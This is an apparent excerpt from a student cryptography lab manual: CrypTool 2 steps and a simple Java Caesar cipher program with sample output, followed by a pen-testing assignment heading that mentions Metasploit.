
Following is the link for download cryptool 2

https://www.cryptool.org/en/ct2/downloads


Snapshot of Cryptool 2




Main function Click on wizard




Select Task Encryption and decryption




Select classic Encryption /decryption



Select Caesar cipher



Enter message in input-for eg. Hi how r u ,select encrypt



Caesar cipher : decryption output

2. Implement encryption and decryption using Ceaser Cipher.

```
import java.io.BufferedReader;
import java.io.IOException;
import java.io.InputStreamReader;
import java.util.Scanner;
public class CeaserCipher
{
    static Scanner sc=new Scanner(System.in);
    static BufferedReader br = new BufferedReader(new InputStreamReader(System.in));

    public static void main(String[] args) throws IOException
    {
            // TODO code application logic here
            System.out.print("Enter any String: ");
            String str = br.readLine();
            System.out.print("\nEnter the Key: ");
            int key = sc.nextInt();
            String encrypted = encrypt(str, key);

            System.out.println("\nEncrypted String is: " +encrypted);

            String decrypted = decrypt(encrypted, key);
            System.out.println("\nDecrypted String is: "+decrypted); System.out.println("\n");
    }
```

```
static String encrypt(String str, int key)
{
    String encrypted = "";
    for(int i = 0; i < str.length(); i++)
    {
        int c = str.charAt(i);
        if(Character.isUpperCase(c))
        {
            c = c + (key % 26);
            if (c > 'Z')
                c = c - 26;
        }
        if(Character.isLowerCase(c))
        {
            c = c + (key % 26);
            if (c > 'z')
            c = c - 26;
        }
        encrypted += (char) c;
    }
    return encrypted;
}
static String decrypt(String str, int key)
{
    String decrypted = "";
    for(int i = 0; i < str.length(); i++)
    {
        int c = str.charAt(i);
        if(Character.isUpperCase(c))
        {
            c = c - (key % 26);
            if (c < 'A')
                c = c + 26;
        }
        if(Character.isLowerCase(c))
        {
            c = c - (key % 26);
            if (c < 'a')
                c = c + 26;
        }
        decrypted += (char) c;
    }
    return decrypted;
}
}
```

Output:

```
Enter any String: Hello World
Enter the Key: 5
Encrypted String is: MjqqtBtwqi
Decrypted String is: Hello World
```

PRACTICAL 8

1. **Pen testing** :
   Explain Penetration Testing using Metasploit and metasploitable(Report Writing),
   https://www.youtube.com/watch?v=LUGkIvcQmGE